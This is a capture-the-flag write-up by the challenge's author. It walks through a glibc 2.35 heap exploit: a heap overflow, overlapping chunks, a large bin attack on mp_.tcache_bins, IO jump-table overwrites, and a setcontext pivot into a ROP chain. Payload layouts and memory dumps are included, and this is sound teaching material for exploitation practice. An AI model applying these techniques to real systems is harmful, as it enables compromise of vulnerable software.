Too Many Houses

Contents (original)

- Dockerfile
- challenge
  - chal
  - ld-linux-x86-64.so.2
  - libc.so.6

Challenge Background

This challenge was looslely based off a House of Apple attack, link to the details at the bottom, I was told about it the day before I started creating the challenge and thought I could make a spin on it, even though it really isn't the same target at all. The article I placed at the bottom specifying the attack was created approx 1 month ago so I didn't except anyone to recognize this, but with the modifications and liberties taken I feel that it is more of a House of Emma if anything only with one large bin attack instead :).

TLDR

Buffer Overflow chunk size
Heap FengShu to overflap heap chunks
LargeBin Attack to overwrite mp_.tcache_bins
Overwrite io_file_jumps to get execution
Wait 32 seconds for alarm to call exit, or proc malloc_error manually.
Get Flag

Description

All these talks of houses are starting to ruin the fun of the hunt, maybe you can do something about that

Binary

This challenge probably won't be a total in depth look at the heap and will probably expect a basic knowledge of heap internals.
Checking the binary with checksec we get the following protections enabled.

```
        Arch:     amd64-64-little
      RELRO:    Partial RELRO
```

```
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./'
```

Partial RELRO - Functions are loaded as needed and the GOT is writeable
No canary - No stack canary found, buffer overflows could be possible
NX enabled - The stack is not executable
PIE enabled - The binary will load at a randomized address accordingly with the system
b'./' - The current directory will be loaded first as means for looking for a needed library

Running the file command also gives us this:
`./chal: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter ./ld-linux-x86-64.so.2...
Showing that the ld in the current directory is used as the dynamic loader.


Running the libc gives you details about the library,

```
./ld-linux-x86-64.so.2 ./libc.so.6
GNU C Library (GNU libc) stable release version 2.35.
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 10.2.1 20210110.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://www.gnu.org/software/libc/bugs.html>.
```

This gives us the details of dealing with glibc 2.35. Different versions of Glibc have different protections and function opportunities, for now the major differences are Malloc and Free hooks within the binary and there is a Tcache forward mangling protection. Both of which we don't need to worry about though.

Reversing

Looking through the binary you can see that the main premise of this challenge is only 1 chance for most operations. 1 edit, 1 print/leak, 1 create/delete per index, with a max of 10 indexes. The first function within main sets the buffers, does an introductory malloc, sets a signal, then will call another function that sets the seccomp filter.



```
; Attributes: bp-based frame

sub_15C3 proc near

ptr= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     rax, cs:stdout
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     rax, cs:stdin
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     rax, cs:stderr
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     edi, 4000h      ; size
call    _malloc
mov     [rbp+ptr], rax
mov     rax, [rbp+ptr]
mov     rdi, rax        ; ptr
call    _free
lea     rax, handler
mov     rsi, rax        ; handler
mov     edi, 0Eh        ; sig
call    _signal
mov     edi, 20h ; ' '  ; seconds
call    _alarm
mov     eax, 0
call    sub_1248
nop
leave
retn
; } // starts at 15C3
sub_15C3 endp
```

Using seccomp-tools we can see the allowed system calls,

```
 seccomp-tools dump ./chal
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0006
 0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0006: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x15 0x00 0x01 0x00000025  if (A != alarm) goto 0014
 0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0014: 0x15 0x00 0x01 0x000000e6  if (A != clock_nanosleep) goto 0016
 0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0016: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0018
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0018: 0x06 0x00 0x00 0x00000000  return KILL
```

Next within main we have our main loop which starts with a call to print the menu, writes an input prompt, and then reads in an int from the user for an action. These inputs will correlate to the menu, ie:


```
1. Create
2. Edit
3. Print
4. Delete
```

Looking at the create function found at `0x179f` we can choose and index, choose a size, then send our data. Restrictions are that an index can only be used once and the size needs to be between `0x450` and `0x4000`. This size range is in such of a large bin chunks and typically leads to a large bin attack format. One last check is that a specific heap size is only used once.
The Delete function at `0x18a8` will free a chunk at an index, if it exists, then zero out the index,

so no use after frees are available.
The print function at `0x170b` will print the `strlen` of an index if it exists, this can only happen once as there is a check at the beginning to a random value in memory that will be overwritten after the first use. This holds true for the edit function as well.
The Edit function will allow the user to edit one index, if it exists, by a length of the `strlen` of the index. This is a buffer overflow of a heap chunk.

Heap layout Basics - Vuln

A heap chunk will have the following layout, taken from
https://sourceware.org/glibc/wiki/MallocInternals



Looking at the In-use chunk we have the ability to create a payload just right where we can then edit the next chunk's size.
Using this we can setup a heap exploit to get overlapping chunks to execute a large_bin_attack.

Leak

By creating 2 or more chunks then freeing the first, we can recreate a new chunk with the same or less size to grab it and leak it's value. Depending if the size is the same we will get a unsorted bin leak or if the size is less than the chunk we will get a large bin chunk leak.

Heap Feng-Shu with Leak

This is my exploit and there are multiple ways to do this.

```
INDEX | SIZE | DATA
   5    0x1010  '\x02'*0x400 (This used to by '\x01' but I was running into
consistency problems on remote for some reason using it..., the data is
important and will be explained later)
   0    0x980   '\x00' * 0x28 + p64(0x1000) (fake chunk size)
   3    0x1030  '\x00' * 0x70 + p64(0x590) + p64(0x1000) (fake previous chunk and
chunk size)

   9   0x4000  'Buffer' (buffer chunk)

delete 0

   1   0x460  'a' (will regrab the chunk stored in 0)

Leak libc through 1

delete 1        (Either coalesces with remaining chunk now or on next
allocation)

   2  0x478   'd'*0x478 (buffer needs to be full, so we can overflow with edit)
                   (This chunk is still the first of 0, so remaining size is
approx 0x510)

edit 2 'l'*0x478 + b'\x91\x05' (size of )

   4  0x530   'c'*0x500 + p64(0x510) + p64(0x1041) (This is officially an
overlap of chunks and will fix index 3 so we can free it)

delete 3
delete 4

#setup largebin attack by overwritting 3, this allocation also moves 3 to large
bin if delete of 4 didn't
   io_helper_jumps = approx &_IO_2_1_stdout_ + 0x100
   6  0x580  'm'*312 + p64(io_helper_jumps) + 'm'*(0x500-320) + p64(0x510) +
p64(0x1041) + p64(leak+0x90)*3 + p64(mp_.tcache_bins)
#IO_helper_jumps needs to be right here and will be explained after
#_mp.tcache_bins will also be explained later

delete 5 # puts 5 in unsorted bin

# moves 5 from unsorted bin to large bin and invokes large bin attack
   7  0x1060  'c'

   8  0x2fe0  rop_chain + 'a'*(0xc18-len(chain)) + p64(setcontext) + 'a'*(3416-
0xd40) + p64(orig) + 'b'*296 + p64(puts)
```

```
Wait 32 seconds get shell!
```

Explanation

Where to start... First the largebin attack is standard and doesn't really need an explanation. The target though, the mp__ struct holds data for the current heap implementation. Here is the decleration of the struct,

```
static struct malloc_par mp_ =
{
  .top_pad = DEFAULT_TOP_PAD,
  .n_mmaps_max = DEFAULT_MMAP_MAX,
  .mmap_threshold = DEFAULT_MMAP_THRESHOLD,
  .trim_threshold = DEFAULT_TRIM_THRESHOLD,
#define NARENAS_FROM_NCORES(n) ((n) * (sizeof (long) == 4 ? 2 : 8))
  .arena_test = NARENAS_FROM_NCORES (1)
#if USE_TCACHE
  ,
  .tcache_count = TCACHE_FILL_COUNT,
  .tcache_bins = TCACHE_MAX_BINS,
  .tcache_max_bytes = tidx2usize (TCACHE_MAX_BINS-1),
  .tcache_unsorted_limit = 0 /* No limit.  */
#endif
};
```

Here is some malloc source code

```
  if (tc_idx < mp_.tcache_bins
      && tcache
      && tcache->counts[tc_idx] > 0)
    {
      victim = tcache_get (tc_idx);
      return tag_new_usable (victim);
    }
```

This effectively means that the tcache_bins counter will decide if a chunk belongs in tcache or not, typically this is reserved for chunks up to a size of `0x410`, but with our large bin attack we can forge this to all allocated chunks.
This is why we placed data into index 5, so that in the end when we allocated 8 we could make it look like there was a tcache chunk available in the tcache_perthread struct. This address that we

are targeting with this next allocation is stored in memory in index 6 at the specific address. This could be fudged around depending on the size of the allocation at the end, or the target.

This essential makes our final allocation a Tcache allocation so we control the exact location, for my approach I targeted the IO_helper_jumps, IO_file_jumps, and IO_str_jumps. These will be proc'ed in a regular exit call or a call to a str related function such as fflush, printf, scanf, etc. Since we don't have access to these str related functions the exit in the alarm is our only hope.

Within exit there will be a call to some exit routines and within these exit routines there will be a call to fflush to clear the buffers before exiting. At this point you have execution but we want full control of a rop chain or something so we can bypass the seccomp filter in place. Utilizing this arbitrary write I like to target puts for a useful ability later on. We can get a call to puts by overwriting the original fflush pointer within `_IO_str_jumps`. We then need to allow puts to successfully call it's first `_IO_file_jumps` function of `_IO_file_xsputn`. We do this so we can intercept the first `_IO_file_fumps` within there which is normally a call to `_IO_default_uflow`. This is usefull because at this point `RDX` no points to the beginning of `_IO_helper_files`, which we already overwrote.
Normal

```
0x7f30b275d580 <_IO_file_jumps>:        0x0000000000000000
0x0000000000000000
0x7f30b275d590 <_IO_file_jumps+16>:     0x00007f30b25f0210
0x00007f30b25f0bf0
0x7f30b275d5a0 <_IO_file_jumps+32>:     0x00007f30b25f08f0
0x00007f30b25f1a10
0x7f30b275d5b0 <_IO_file_jumps+48>:     0x00007f30b25f2ad0
0x00007f30b25efe00
0x7f30b275d5c0 <_IO_file_jumps+64>:     0x00007f30b25ef9e0
0x00007f30b25ef280
0x7f30b275d5d0 <_IO_file_jumps+80>:     0x00007f30b25f1da0
0x00007f30b25eeb90
0x7f30b275d5e0 <_IO_file_jumps+96>:     0x00007f30b25eea20
0x00007f30b25e4620
0x7f30b275d5f0 <_IO_file_jumps+112>:    0x00007f30b25effe0
0x00007f30b25ef840
0x7f30b275d600 <_IO_file_jumps+128>:    0x00007f30b25eeff0
0x00007f30b25eeb80
0x7f30b275d610 <_IO_file_jumps+144>:    0x00007f30b25ef830
0x00007f30b25f2c60
0x7f30b275d620 <_IO_file_jumps+160>:    0x00007f30b25f2c70
0x0000000000000000
```

Modified

```
0x7f30b275d580 <_IO_file_jumps>:        0x6161616161616161
0x6161616161616161
0x7f30b275d590 <_IO_file_jumps+16>:     0x6161616161616161
0x00007f30b25be055
0x7f30b275d5a0 <_IO_file_jumps+32>:     0x6161616161616161
0x6161616161616161
0x7f30b275d5b0 <_IO_file_jumps+48>:     0x6161616161616161
0x00007f30b25efe00
0x7f30b275d5c0 <_IO_file_jumps+64>:     0x6262626262626262
0x6262626262626262
0x7f30b275d5d0 <_IO_file_jumps+80>:     0x6262626262626262
0x6262626262626262
0x7f30b275d5e0 <_IO_file_jumps+96>:     0x6262626262626262
0x6262626262626262
0x7f30b275d5f0 <_IO_file_jumps+112>:    0x6262626262626262
0x6262626262626262
0x7f30b275d600 <_IO_file_jumps+128>:    0x6262626262626262
0x6262626262626262
0x7f30b275d610 <_IO_file_jumps+144>:    0x6262626262626262
0x6262626262626262
0x7f30b275d620 <_IO_file_jumps+160>:    0x6262626262626262
0x6262626262626262
```

The nice part of `RDX` control is now the ability to jump to `setcontext` and ride our rop chain to victory. `Setcontext` is a function typically used within exploitation to to gain full control through the dereferencing of values from `RDX`, as seen below

```
   0x00007f81a72b1435 <+53>:    mov    rsp,QWORD PTR [rdx+0xa0]
   0x00007f81a72b143c <+60>:    mov    rbx,QWORD PTR [rdx+0x80]
   0x00007f81a72b1443 <+67>:    mov    rbp,QWORD PTR [rdx+0x78]
   0x00007f81a72b1447 <+71>:    mov    r12,QWORD PTR [rdx+0x48]
   0x00007f81a72b144b <+75>:    mov    r13,QWORD PTR [rdx+0x50]
   0x00007f81a72b144f <+79>:    mov    r14,QWORD PTR [rdx+0x58]
   0x00007f81a72b1453 <+83>:    mov    r15,QWORD PTR [rdx+0x60]
   0x00007f81a72b1457 <+87>:    mov    rcx,QWORD PTR [rdx+0xa8]
   0x00007f81a72b145e <+94>:    push   rcx
   0x00007f81a72b145f <+95>:    mov    rsi,QWORD PTR [rdx+0x70]
   0x00007f81a72b1463 <+99>:    mov    rdi,QWORD PTR [rdx+0x68]
   0x00007f81a72b1467 <+103>:   mov    rcx,QWORD PTR [rdx+0x98]
   0x00007f81a72b146e <+110>:   mov    r8,QWORD PTR [rdx+0x28]
   0x00007f81a72b1472 <+114>:   mov    r9,QWORD PTR [rdx+0x30]
   0x00007f81a72b1476 <+118>:   mov    rdx,QWORD PTR [rdx+0x88]
   0x00007f81a72b147d <+125>:   xor    eax,eax
   0x00007f81a72b147f <+127>:   ret
```

With that you should be able to get the flag back.

Notes

During my exploit I used all allocations but I think there may have been ways to better handle the heap to have extra allocations available. I believe I saw one while writing this writeup.
Instead of going through the effort of getting `RDX` control first, if I remember correctly we do have `RDI` control and there is a gadget to swap control from `RDI` to `RDX` and call `setcontext` I just forgot about it during the build phase.
Another approach I saw one of my testers take was to forge attack stdout and overwrite it, through this they could set up a fake file_struct and get execution through the way the exit routines will walk through file descriptors at the end.
I believe there were a few different approaches you could take in this some of those are listed below.
All of these methods listed here, I personally have not seen mention of them in the Western CTF world but only through Chinese blogs. Whether they deserve the title of houses is up for debate, I personally don't think so but whatever. They also would be hard to complete in their normal form, as they all require a heap leak
First, House of Banana: In my mind there should be an off shoot of this that should work, but it would be difficult. https://www.anquanke.com/post/id/222948
Second, House of Emma: The actual attack would not be possible as you only have 1 large bin attack available, if you could manage 2 this could work, but I don't think it would be possible. https://www.anquanke.com/post/id/260614
Third, House of Apple: This is the attack the challenge is loosely based on, but their method requires heap leaks so it is more of a malgamation between this and Emma.
https://roderickchan.github.io/2022/06/17/House-of-apple-%E4%B8%80%E7%A7%8D%E6%96%B0%E7%9A%84glibc%E4%B8%ADIO%E6%94%BB%E5%87%BB%E6%96%B9%E6%B3%95/